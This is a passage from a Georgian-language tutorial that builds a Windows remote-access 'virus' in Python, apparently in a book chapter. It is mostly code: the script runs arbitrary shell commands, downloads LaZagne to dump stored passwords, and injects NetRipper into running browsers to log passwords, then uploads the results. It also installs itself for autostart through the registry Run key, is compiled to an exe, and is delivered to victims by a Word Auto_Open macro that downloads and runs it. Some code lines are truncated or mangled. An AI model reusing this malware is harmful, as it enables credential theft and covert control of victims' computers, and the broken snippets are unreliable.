ამის შემდგომ მივაკითხავთ ფაილს, რომლის შიგთავს დავაკოპირებთ და კომპიუტერში შევქმნით იგივე ფაილის სახელს ანალოგიური შიგთავსით

```
r = requests.get(url, verify=False, stream=True )
with open(filename,"wb") as fd :
    for chunck in r.iter_content(1024) :
        fd.write(chunck)
```

სულ ესაა

```
def download(url):
    filename = os.path.basename(url)
    r = requests.get(url, verify=False, stream=True )
    with open(filename,"wb") as fd :
        for chunck in r.iter_content(1024) :
            fd.write(chunck)
```

ამის შემდგომ გავაკეთოთ ამოარქივების ფუნქცია, რომ გადავცეთ ხოლმე ამოსაარქივებელი ფაილები.

### გვჭირდება შემდეგი ბიბლიოთეკები

```
# stack trace -is dasabewdat (gamomwvevi erroris)
import traceback
# amoarqivebashi viyenebt bibliotekas
import zipfile
```

შევქმნათ ფუნქცია სახელად `unzip`, რომელსაც არგუმენტად გადავცემთ ამოსაარქივებელ ფაილს

```
def unzip(path):
```

ამის შემდგომ გავხსნით `try` ბლოკს და შიგნით განვსაზღვრავთ ამოსაარქივებელ ობიექტსა და ამოვაქივებთ ყველა ფაილს

```
try:
    archive = zipfile.ZipFile(path) # obieqtis gansazgvra
    archive.extractall() # yvelafaris amoarqiveba
```

ამოარქივების შემდეგ გავამზადებთ გადასაგზავნ ინფორმაციას თუ რა ამოარქივდა და წარმატების შემატყობინებელ მესიჯს ორიგინალურად

```
data = "\t\t\twarmatebit moxda amorgiveba\n"
for file in archive.namelist():
    data += file + '\n'
send(data)
```

სადაც მივიღებთ ამოარქივებული ფოლდერების და ფაილების სახელწოდებებს.

warmatebit moxda amorgiveba  
Windows/  
Windows/laZagne.exe  
3/3/2016 22:32:02

ხოლო რაიმე გამონაკლისის შემთხვევაში გადმოვიგზავნით `Error` - ს თუ რა მოხდა.

```
except:
    send("\t\t\tver moxda amorgiveba\n\n" + traceback.format_exc() )
```

```
def unzip(path):
    try:
        archive = zipfile.ZipFile(path)
        archive.extractall()
        data = "\t\t\twarmatebit moxda amorgiveba\n"
        for file in archive.namelist():
            data += file + '\n'
        send(data)
    except:
        send("\t\t\tver moxda amorgiveba\n\n" + traceback.format_exc() )
```

ამ ეტაპზე ჩვენ გვაქვს გადმოსაწერი ფუნქცია, რომ ჩავიწეროთ lazagne ასევე ჩაწერილი ფაილის ამოარქივების ფუნქციაც, რომ ამოვარქივოთ და ეხლა უშუალოდ lazagne -ს ფუნქცია დაგვრჩა გასაკეთებელი. თუმცა სანამ მაგას გავაკეთებდეთ მოდით გავაკეთოთ run ფუნქცია სადაც გადაცემული არგუმენტი შესრულდება სისტემაში და შედეგებს დაგვიბრუნებს უკან.

მსგავსი რამ წინაზე გავაკეთეთ მოდით ახლა უბრალოდ ფუნქციის სახე მივცეთ ამგვარად

```
def run(command):
    CMD = subprocess.Popen(command, shell=True, stdout=subprocess.PIPE,
                          stderr=subprocess.PIPE, stdin=subprocess.PIPE)
    send(CMD.stdout.read())
    send(CMD.stderr.read())
```

ახლა შევქმნათ უშუალოდ ფუნქცია სახელად lazagne, რომელსაც გადაცემა lazagne-ს ბრძანებები. ფუნქცია გადმოწერს პროექტს ამოარქივებს მიაბავს ბრძანებას და შედეგებს გადმოგვიგზავნის Google-ის ფორმაზე

შევქმნათ ფუნქცია

```
def lazagne(command) :
```

წინასწარ განვსაზღვროთ lazagne -ს მისამართი და მივაბათ ბრძანება

```
lazagne="Windows\\laZagne.exe " + command
```

ამის შემდგომ ვნახოთ ლაზანგეს ფოლდერი თუ არსებობს Windows თუ არა გახდება საჭირო მისი გადმოწერა და ამოარქივება და თუ არსებობს ესეიგი ფუნქცია პირველად არ ეშვება და პირდაპირ შეასრულებს ბრძანებას

```
if not os.path.isdir('Windows') :
    download('https://github.com/AlessandroZ/LaZagne/releases/download/1.1/Windows.zip')
    unzip('Windows.zip')
    run(lazagne)
```

ფუნქციას ექნება მსგავსი სახე

```
def lazagne(command) :
    lazagne="Windows\\laZagne.exe " + command
    if not os.path.isdir('Windows') :
        download('https://github.com/AlessandroZ/LaZagne/releases/download/1.1/Windows.zip')
        unzip('Windows.zip')
    run(lazagne)
```

ამის შემდგომ საჭიროა წინასწარ განვსაზღვროთ ბრძანება მაგალითად თუ ბრძანება მოვა შემდეგნაირი „lazagne\* wifi -v“ ესიგი ეს ბრძანება ეკუთვნის lazagne -s და არა სისტემას რის შედეგადაც ბრძანებას ჩამოვაშორებთ „lazagne\*“ ხოლო ნამდვილ ბრძანებას გადავცემთ lazagne -s ასამუშავებლად. ამ მეთოდით ვიმუშავებთ lazagne -სთან. თურამე ბრძანების გადაცემა მოგვინდება lazagne -სთვის ბრძანებას წინ უნდა დავუწეროთ lazagne\* და ის მას შეასრულებს.

ამიტომ განსაზღვრავთ თუ გადმოცემულ ბრძანებაში არის ნახსენები lazagne ესეიგი ეს ბრზანება მას ეკუთვნის, გავაკეთებთ პარსირებას და დავტოვებთ სუფთა ბრძანებას ამის შემდგომ ვნახავთ გვაქვს თუ არა ადმინის უფლებები და ამიშესახებ გადავაგზავნით ინფორმაციას და ამის შემდგომ შევასრულებინებთ ლაზანგეს ბრძანებას. წინასწარ გაწერილ ბრზანებების ბლოკში ჩავამატებთ შემდეგ კოდს

```
elif 'lazagne' in command :
    command = command[8:]
    if ctypes.windll.shell32.IsUserAnAdmin() == 0:
        send('[-] ar gvaqvs adminis uflebebi amitom')
    else: send('[+] gaqvs adminis uflebebi. (y) laZ
lazagne(command)
```

ხოლო საერთო ჯამში მსგავსი სახე ექნება

```
if 'upload' in command : # tu aris brdzaneba upload gadmocemuli mag:'up
path = command[7:] # patara parsireba rom mxolod darches misamarti
if os.path.isfile(path) : # tu aris msgavsi faili
    upload(path) # mititebuli failis atvira
else:
    send(path + ' [!] msgavsi faili araris an misamartia arasworad
da ara failis gamoiyeneba brdzaneba: up_zip magalitad: up_zip*'
elif 'lazagne' in command :
    command = command[8:]
    if ctypes.windll.shell32.IsUserAnAdmin() == 0:
        send('[-] ar gvaqvs adminis uflebebi lazagne -s yvela mc')
    else: send('[+] gaqvs adminis uflebebi. (y) laZagne -s yvela moduln
lazagne(command)
else:
    run(command)
```

მივიღებთ მსგავს შედეგებს google -ზე

```
The LaZagne Project
=====
! BANG BANG !
=====

Password found !!!
Username: [REDACTED]
Password: [REDACTED]
Site: [REDACTED]

=====
Password found !!!
Username: [REDACTED]
Password: [REDACTED]
Site: [REDACTED]

[+] 2 passwords have been found.
elapsed time = 0.139999866486
```

## Man-in-the-browser

ჩვენ ეს ტექნიკა კარგად განვიხილეთ როგორც თეორიულად ისე ტექნიკურად MitM თავში. ასევე ვახსენეთ ახლად შექმნილი შესანიშნავი პროექტი NetRipper -ი, ხოდა მოდით ეს პოსტექსლობიტური მეთოდიც გამოვიყენოთ ჩვენს ვირუსში როგორც წინაზე lazagne.

ჩვენი მიზანია, რომ მოხდეს NetRipper -ის გადმოწერა შემდგომ მისი კონფიგურაცია და კლიენტის ბრაუზერში ჩაჯდომა. ამის შემდგომ დალოგილი ფაილების ატვირთვა სადაც უკვე ჩვენ ხელით მოვძებნით პაროლებს.

Lazagne -ს განსხვავებით ჩვენ ყოველთვის თავიდან გადმოვიწერთ ხოლმე <https://github.com/NytrorST/NetRipper/tree/master/Release> ლინკიდან [NetRipper.exe](#) სა და [DLL.dll](#) -ს, რომ ის სულ იყოს ბოლო ვერსია, რადგან ავტორის თქმით ის განვითარების პროცესშია და როგორც წავიკითხე chrome -ის ბოლო ვერსიებზე არ მუშაობს და შესაბამის მოდულებს მაღალ დაწერენ. ამ მიზნებიდან გამომდინარე ბრძანების მიღებისას ყოველ ჯერზე მოხდება თავიდან გადმოწერა და დაკონფიგურირება. რაც შეეხება კონფიგურაციას მივუთითებთ, რომ ლოგები შექმნას netripper - ფოლდერში დალოგოს მხოლოდ დაუშიფრავი ინფორმაცია, რომელშიც იქნება სიტყვა pass= -ს ნახსენები (რადგან ფბ-ს პაროლი მსგავსი ცვლადით გადაიცემა) და შესანახი ტექსტის ზომა მაქსიმუმ იყოს 4096 ბაიტი.

მოდით გავაკეთოთ ფუნქცია სახელად Netripper -ი, და ასევე დაგვჭირდება ახალი ბიბლიოთეკა shutil, რომელსაც გამოვიყენებთ ფოლდერის წასაშლელად

```
# kargi bibliotekaa failebis kopireba past da msgavs rameebze samushaod ( chven viyenebt
# folderis washaslelat )
import shutil

def Netripper():
```

რადგან ჩვენ ვაკონფიგურირებთ ისე, რომ ფოლდერ netripper -ში უნდა შეიქმნას ლოგები ამისთვის საჭიროა შევქმნათ ფოლდერი მსგავსი სახელწოდებით. მაგრამ სანამ ამ ბრძანებას გავწერდეთ ვნახოთ მსგავსი ფოლდერი თუ არსებობს თუ კი ჯერ წავშალოთ ის და თავიდან შევქმნათ(იმიტომ, რომ ტექნიკურად ადრე გვქონია გაშვებული ბრძანება და ძველი ლოგები, რომ წაიშალოს და თავიდან დალოგდეს ახლები) და თუ არა პირდაპირ შეიქმნას.

```
if os.path.isdir('netripper') : shutil.rmtree('netripper') #tu folderi aris waishalos
os.mkdir('netripper') # folderis sheqmna
```

ამის შემდგომ გადმოვწეროთ ფაილები, ჩვენი წინაზე შექმნილი გადმომწერი ფუნქციით

```
download('https://raw.githubusercontent.com/NytrorST/NetRipper/master/Release/NetRipper.e
xe')
download('https://raw.githubusercontent.com/NytrorST/NetRipper/master/Release/DLL.dll')
```

ამის შემდგომ დავაკონფიგურიროთ netripper -ი ჩვენი წინაზე შექმნილი ბრძანების ასამუშავებელი ფუნქციით.

```
run('NetRipper.exe -w DLL.dll -l '+os.getcwd()+'\\netripper -p true -d 4096 -s pass=')
```

ამის შემდეგ ვქმნით ცვლადს keepGoing, რომელიც ჭრიალიტია დასაწყისში და გამოვიყენებთ ციკლის გასაჩერებლად.

```
keepGoing = True
```

ამის შემდგომ ვხსნით while loop-ს, რომელსაც ვანიჭებთ keepGoing ცვლადს

```
while keepGoing:
```

ამის შემდგომ ვაზუსტებთ ყველაფერს, ხომ ნამდვილად არიან ჩვენთვის საჭირო ფაილები და ფოლდერი

```
if os.path.isfile('NetRipper.exe') and os.path.isfile('NewDLL.dll') and /  
os.path.isdir('netripper'):
```

თუ ყველაფერი რიგზეა მაშინ შევქმნათ ცვლადი processes რომელშიც იქნება მიმდინარე გამვებული პროცესები

```
processes = subprocess.check_output('wmic process get  
description', shell=True).split('\\n')
```

ხოლო ამის შემდგომ შევამოწმებთ თითოეულ პროცესს, რომ ვნახოთ რომელიმე ხომ არ არის ქრომ ან ფაირფოქს ბრაუზერის

```
for process in processes:  
    if 'firefox.exe' in process or 'chrome.exe' in process:
```

თუ რომელიმე ბრაუზერი იქნება გაშვებული მას იმწამსვე მივაბამთ netridders და დავასრულებთ ჩვენს პროცეს

ხოლო თუ არ აღმოჩნდება ყოველ ორ წამში შეამოწმებს კლიენტმა ხო არ ჩართო რომელიმე

```
run('NetRipper.exe NewDLL.dll ' + process)  
keepGoing = False  
break
```

ბრაუზერი, რომ მიაბას netridders

```
time.sleep(2)
```

ფუნქცია გამოიყერება შემდეგ ნაირად

```
def Netripper():
    if os.path.isdir('netripper') : shutil.rmtree('netripper')
    os.mkdir('netripper')
    download('https://raw.githubusercontent.com/NytroRST/NetRipper/master/Release/NetRipper.exe')
    download('https://raw.githubusercontent.com/NytroRST/NetRipper/master/Release/DLL.dll')
    run('NetRipper.exe -w DLL.dll -l '+os.getcwd()+'\\netripper -p true -d 4096 -s pass=')
    keepGoing = True
while keepGoing:
    if os.path.isfile('NetRipper.exe') and os.path.isfile('NewDLL.dll') and os.path.isdir('netripper'):
        processes = subprocess.check_output('wmic process get description',shell=True).split('\n')
        for process in processes:
            if 'firefox.exe' in process or 'chrome.exe' in process:
                run('NetRipper.exe NewDLL.dll ' + process)
                keepGoing = False
                break
    time.sleep(2)
```

ხოლო რაც შეეხება მის გამოძახებას მარტივია უბრალოდ ბრძანებაში თუ იქნება netripper მოხდეს მისი ამუშავება.

```
elif 'netripper' in command:
    Netripper()
```

ეს კოდი საჭიროა Netripper -ის ლოგების ატვირთვა. ჩვენს შემთხვევაში ეს უკვე მარტივია რადგან უკვე გვაქვს ასატვირთი ფუნქცია გაკეთებული. ამ შემთხვევაში უნდა გავაკეთოთ მხოლოდ დაარქივების ფუნქცია, რომელიც დააბრუნებს ფაილის მისამართს და შემდგომ ის აიტვირთება და გადმოსაწერი და წამშლელი ლინკი გადმოგვეგზავნება ჩვეულებრივ.

ფაილის დაარქივებაში შეგვიძლია გამოვიყენოთ წინაზე ნახსენები ბიბლიოთეკა shutil რომელიც კარგად უმკლავდება ამას.

მოდით შევქმნათ ფუნქცია სახელად zip, რომელსაც არგუმენტად გადაეცემა დასაარქივებელი ფაილის მისამართი და ამ მისამართის მიხედვით იმავე ფოლდერში შექმნის იმავე სახელით zip ფორმატის არქივს და მის სრულ მისამართს დააბრუნებს უკან. (რამე ახალი ბიბლიოთეკის ჩატვირთვა არ გვინდა რაც წინაზე არ ჩაგვიტვირთავს)

```
def zip(path):
    shutil.make_archive(path, 'zip', os.path.dirname(path), os.path.basename(path) )
    return path + '.zip'
```

თქვენ წარმოიდგინეთ სულ ესაა ფუნქცია. ახლა გავწეროთ ბრძანება upload\_NR, რომლის მიღების შემთხვევაში მოხდება ლოგების ატვირთვა

```
elif 'upload_NR' in command:
    if os.path.isdir('netripper') :
        path = os.getcwd().strip("\n") + '\\netripper'
        upload(zip(path))
```

## პირველი ფაზა

ფაქტობრივად ვირუსი დასრულებულია. ახლა საჭიროა დავწეროთ საწყისი კოდი, რომლის მეშვეობით ვირუსს გადაიტანს შესაბამის მისამართზე და მიაბამს startup -ს რომ კომპიუტერის ჩართვისას ავტომატურად გაეშვას და შეამოწმოს არის თუ არა რამე ახალი ბრძანება. თუ იქნება შესარულებს შესაბამისად და თუ არა მოკვდება პროცესი.

გამოვიყენოთ \_winreg ბიბლიოთეკა, რომ რეგისტრებში შევიტანოთ ცვლილებები ბიბლიოთეკის გამოსაყენებლად უნდა ჩაიწეროთ pywin32-219.win32-py2.7.

```
# es moduli aris "MS Windows Specific Services" tavshi me 35.3 punqtshi "35.3. _winreg - Windows registry access"
# viyenebt registry DB -s damatebistvis ( chens shemtxvevashi autorun miznistvis )
import _winreg as wreg
```

პირველ რიგში გავწეროთ შემდეგი რამე

```
sys.stderr = sys.stdout
```

რომ ვირუსის კომპილირების მერე რამე Error -ის შემთხვევაში არ მოხდეს ამოგდება ან დალოგება სადმე.

ახლა საჭიროა დავადგინოთ User profile, რომ მის პროფილში გადავაკოპიროთ ვირუსი და მაგ დირექტორიაში ხდებოდეს ვირუსის მოქმედება

```
Null,userprof = subprocess.check_output('set USERPROFILE',shell=True).split("=")
```

ასევე განვსაზღვროთ ის მისამართი სადაც პირველად სოციალური ინჟინერიის მეშვეობით ხვდება ვირუსი ( ამ საკითხს შემდეგ თავში განვიხილავთ )

```
path = userprof.strip("\n\r") + '\\AppData\\Roaming\\q\\' + 'quimera.exe'
```

ასევე განვსაზღვროთ ჩვენი ვირუსის გადატანის ადგილ მდებარეობა

```
destination = userprof.strip("\n\r") + '\\Documents\\quimera\\' + 'quimera.exe'
```

ახლა რომ გავიგოთ ვირუსი პირველად არის თუ არა გაშვებული შევამოწმოთ destination არის თუ არა შექმნილი

```
if not os.path.exists(destination):
```


თუ არა ესეიგი ჯერ ვირუსის გადატანა არ მომხდარა ხოდა ამიტომ შევქმნათ ფოლდერი და გადავიტანოთ ვირუსი.

```
os.mkdir( os.path.dirname(destination) )
shutil.copyfile( path, destination )
```

ამის შემდეგ ცვლილებები შევიტანოთ რეგისტრებში და ვირუსი გავხადოთ Autorun.  
 შევქმნათ startup -ი სახელად RegUpdater, რომელსაც ექნება მიბმული ჩვენი ვირუსი.  
 რეგისტრის მისამართი იქნება  
 {იუსერფროფაილი}\Software\Microsoft\Windows\CurrentVersion\Run, რომ ყოველგვარი  
 ზედმეტი უფლებების გარეშე მოვახდინოთ ჩაწერა

```
key =
wreg.OpenKey(wreg.HKEY_CURRENT_USER, "Software\Microsoft\Windows\CurrentVersion\Run", 0, wreg.KEY_ALL_ACCESS)
wreg.SetValueEx(key, 'RegUpdater', 0, wreg.REG_SZ, destination)
key.Close()
```

```
if __name__ == '__main__':
    sys.stderr = sys.stdout
    Null,userprof = subprocess.check_output('set USERPROFILE', shell=True).split('=')
    path = userprof.strip("\n\r") + '\\AppData\\Roaming\\q\\' + 'quimera.exe'
    destination = userprof.strip("\n\r") + '\\Documents\\quimera\\' + 'quimera.exe'
    if not os.path.exists(destination):
        os.mkdir( os.path.dirname(destination) )
        shutil.copyfile( path, destination )
    key = wreg.OpenKey(wreg.HKEY_CURRENT_USER, "Software\Microsoft\Windows\CurrentVersion\Run", 0, wreg.KEY_ALL_ACCESS)
    wreg.SetValueEx(key, 'RegUpdater', 0, wreg.REG_SZ, destination)
    key.Close()
else:
    main()
```




## კომპილირება

დავასრულეთ ყველაფერი და ახლა ჩვენი კოდი უნდა დავაკომპილიროთ exe ფორმატად, რომ windows-ში ეშვებოდეს. კარგი იქნება თუ მთლიან მოცემულ კოდში შეიტანთ ცვლილებებს და პირდაპირ დააკომპილირებთ. კომპილირებისთვის მე ვიყენებ py2exe -ს კარგი რამაა, ვერსიას შემდეგს py2exe-0.6.9.win32-py2.7. ეს უნდა გაუშვათ ჩაიწეროთ და შემდგომ კომპილაციისთვის რამდენიმე ხაზი დაგვჭირდება. ჩვენი ვირუსის მდებარეობაში შევქმნათ ფაილი setup.py რომელშიც ჩავწერთ ჩვენი ვირუსის ფაილის სახელწოდებას და დასაკომპილირებელ მონაცემებს

```
from distutils.core import setup
import py2exe, sys, os
sys.argv.append("py2exe")
setup(
    options = {'py2exe':{'bundle_files':1}},
    windows = [{"script':'malware.py'}],
    zipfile = None
)
```




ამის შემდგომ setup.py გავხსნათ პითონის IDLE -ით და გავუშვათ კონფიგურაციაზე



```
*setup.py - C:\Users\Administrator\Desktop\setup.py (2.7.11)*
File Edit Format Run Options Window Help
from distutils.core import setup
import py2exe, sys, os

sys.argv.append("py2exe")
setup(
    options = {'py2exe':{'bundle_files':1}},
    windows = [{"script':'malware.py'}],
    zipfile = None
)
```



## სოციალური ინჟინერია

ზოგადად თვითონ სახელწოდება „სოციალური ინჟინერია“ ძალიან არ მომწონს რადგან სულ სხვა ასოციაციებს მიქმნის მე პირადად, ვიდრე ის რეალურად არის. სამწუხაროთ მიუხედავად ჩვენი ლამაზი და დახვეწილი ენისა რა ქართული შესატყვისი მივცე არ მიფიქრია ამაზე, ამიტომ მას მოდით ეშმაკობას ვუწოდებ, რომელსაც მცირედით წააგავს.


ჩვენ გამზადებული გვაქვს ვირუსი/ბოტი და ჩვენი შემდეგი მიზანია ის შევყაროთ მსხვერპლს. ზედაპირულად, რომ შევხედოთ ამის 3 გზა არსებობს: ფიზიკური, ტექნიკური და ეშმაკური. ჩვენ განვიხილავთ ეშმაკურ გზას და დღეს დღეობით ერთერთ მარტივ და პოპულარულს Microsoft Office -ს პროდუქტით ვირუსის შეყრას. ამაში ჩვენ macro კოდები დაგვეხმარება. სანამ გააგრძელებდეთ კითხვას მინდა ამ საკითხთან დაკავშირებით ძალიან კარგი პრეზენტაცია დაგილინკოთ და გაეცანით

<https://www.youtube.com/watch?v=oudbRqckJgs>


გავაკეთოთ ჩვეულებრივი word დოკუმენტი, რომელშიც შევიტან რაიმე ინფორმაციას და შიგნით ჩავწერთ macro კოდს, რომელიც მითითებული ლინკიდან გადმოიწერს ვირუს და გააქტიურებს.



შევქმნათ რაიმე დოკუმენტი სიტყვაზე info და ჩავწეროთ რამე მაგალითად hello world და გადავიდეთ view განყოფილებაში და ავირჩიოთ view Macros



მაკროს დავარქვათ Auto\_Open მის ჩასადებად ავირჩიოთ ჩვენი შექმნილი ფაილი info.docx და მივცეთ create -ს



ამის შემდგომ შევქმნათ ფუნქცია სახელად h

```
Sub h()
```

განვსაზღვროთ ობიექტი

```
Set oShell = CreateObject("WScript.Shell")
```

და ამის შემდგომ დირექტორია თუ სად უნდა მოთავსდეს ვირუსი. ჩვენს შემთხვევაში User profile სააპლიკაციო მონაცემების ფოლდერში სახელად q ფორდერში (რომელიც არარის და ჩვენ უნდა შევქმნათ)

```
strH = oShell.ExpandEnvironmentStrings("%APPDATA%")
Dim sDir: sDir = strH & "\q"
```

ამ შემთხვევაში თუ მსგავსი ფოლდერი არსებობს ესეიგი მაკროს კოდი მეორეჯერ ეშვება და არაფერი მოხდება ხოლო თუ არ არსებობს შეიქმნება.

```
Set fso = CreateObject("Scripting.FileSystemObject")
If (fso.FolderExists(sDir)) Then

Else
Set oFSO = CreateObject("Scripting.FileSystemObject")
oFSO.CreateFolder sDir

End If
```

ამის შემდგომ უნდა მოვახდინოთ ვირუსის გადმოწერა. გადმოსაწერ ლინკში შეგიძლიათ პირდაპირ linkz.ge -ზე ატვირთული ვირუსი სრული გადმოსაწერი ლინკი მიუთითოთ მაგალითად  
[http://linkz.ge/getfile.php?id=F84970B9&access\\_key=ZRQxZDhjZDk4ZjAwYjIwNGU5ODAwOTk4ZWZNmODQy2UxZDMpOWRkYjgzZmRkY2RlYmJmYzI3YTNlZGZkYWRjNUEy](http://linkz.ge/getfile.php?id=F84970B9&access_key=ZRQxZDhjZDk4ZjAwYjIwNGU5ODAwOTk4ZWZNmODQy2UxZDMpOWRkYjgzZmRkY2RlYmJmYzI3YTNlZGZkYWRjNUEy) (ლინკი უბრალოდ მაგალითია და არარის მუშა)

```
Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
Dim xHttp: Set xHttp = CreateObject("Microsoft.XMLHTTP")
xHttp.Open "GET", "გადმოსაწერი ლინკი", False
xHttp.Send
```

ხოლო ამის შემდგომ ვიწყებთ უშვალოდ ჩაწერას და ვუთითებთ მისამართს თუ სად მოხდეს ჩაწერა და სახელსა და ფორმატს, თუ რა სახელით და ფორმატით მოხდეს ვირუსის ჩაწერა

ამის შემდგომ ვიძახებთ ფუნქციას m-, რომელსაც არგუმენტად გადაცემული აქვს

```
With bStrm
    .Type = 1
    .Open
    .write xHttp.responseText
    .savetofile strH & "\q\quimera.exe", 2
End With
```

ვირუსი მისამართი და ეს ფუნქცია ააქტიურებს მას.

```
Call m(sDir)
End Sub
```

სხე გამოიყურება კოდი ჯერჯერობით

```
Sub Auto_Open()
    h
End Sub

Sub h()

Set oShell = CreateObject("WScript.Shell")
strH = oShell.ExpandEnvironmentStrings("%APPDATA%")
Dim sDir: sDir = strH & "\q"

Set fso = CreateObject("Scripting.FileSystemObject")
If (fso.FolderExists(sDir)) Then

    Else
        Set oFSO = CreateObject("Scripting.FileSystemObject")
        oFSO.CreateFolder sDir

End If

Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
Dim xHttp: Set xHttp = CreateObject("Microsoft.XMLHTTP")
xHttp.Open "GET", "http://linkz.ge/getfile.php?id=[REDACTED]"
xHttp.Send

With bStrm
    .Type = 1
    .Open
    .write xHttp.responseText
    .savetofile strH & "\q\quimera.exe", 2
End With

Call m(sDir)

End Sub
```

იმისათვის რომ მხოლოდ ერთხელ გააქტიურება დასჭირდეს და შემდეგ სულ ავტომატურად აქტიურდებოდეს ეს macro ამ ფაილის გახსნისდროს ან თუ ექნება დამახსოვრებული მსგავსი სახელწოდების მოდული, რომ ავტომატურად გაეშვას მაკრო ყოველი შეტყობინების გარეშე დავამატოთ შემდეგი კოდი.

```
Sub AutoOpen()
    Auto_Open
End Sub
Sub Workbook_Open()
    Auto_Open
End Sub
```

ხოლო ფუნქცია, რომელიც პასუხისმგებელია ვირუსის გადმოწერის შემდგომ მის გაშვებაზე შემდეგ ნაირად გამოიყურება

```
Function m(str11)
